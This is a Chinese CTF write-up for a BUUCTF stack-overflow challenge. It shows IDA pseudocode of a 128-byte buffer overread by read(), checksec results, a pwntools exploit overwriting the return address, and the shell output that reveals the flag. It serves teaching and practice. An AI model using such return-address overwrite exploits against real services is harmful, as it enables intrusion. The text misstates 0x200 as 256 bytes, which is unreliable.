栈溢出的基本题目，有之前的好几道题目打底，这道题没调试就直接上了。。。

IDA View-A | Pseudocode-A | Pseudocode-B | Stack of vulnerable_function | Hex View-1

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   write(1, "Hello, World\n", 0xDuLL);
4   return vulnerable_function();
5 }
```

平平无奇

点击vulnerable_function()函数


```
1 ssize_t vulnerable_function()
2 {
3   char buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5   return read(0, buf, 0x200uLL);
6 }
```

看到盲点，buf只有128字节的大小，但是read读了256字节

```
-0000000000000080
-0000000000000080 buf             db 128 dup(?)
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

看到栈溢出的点了

然后查看能利用的函数。



得到了可以利用的函数。

看一下该程序的保护。

```
root@kali:/home/kali/Desktop/ctf# checksec level0
[*] '/home/kali/Desktop/ctf/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

可以看到只开了NX保护，即栈不可执行。

exp

```
文件(F)  编辑(E)  搜索(S)  视图(V)  文档(D)  帮助(H)
from pwn import *
io = remote('node3.buuoj.cn',27724)
pyload = b'a'*128 + b'a'*8 + p64(0x400596)
io.sendline(pyload)
io.interactive()
```

```
    To disable this functionality, set the contents of /root/.cache/.pwntools-cache-3.8/update to 'never' (o
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.5.0)
[+] Opening connection to node3.buuoj.cn on port 27724: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
```

```
tmp
usr
var
$ cat flag
flag{9db33b07-5d50-4449-8abf-9a709f2d68a7}
$ cat flag.txt
flag{9db33b07-5d50-4449-8abf-9a709f2d68a7}
```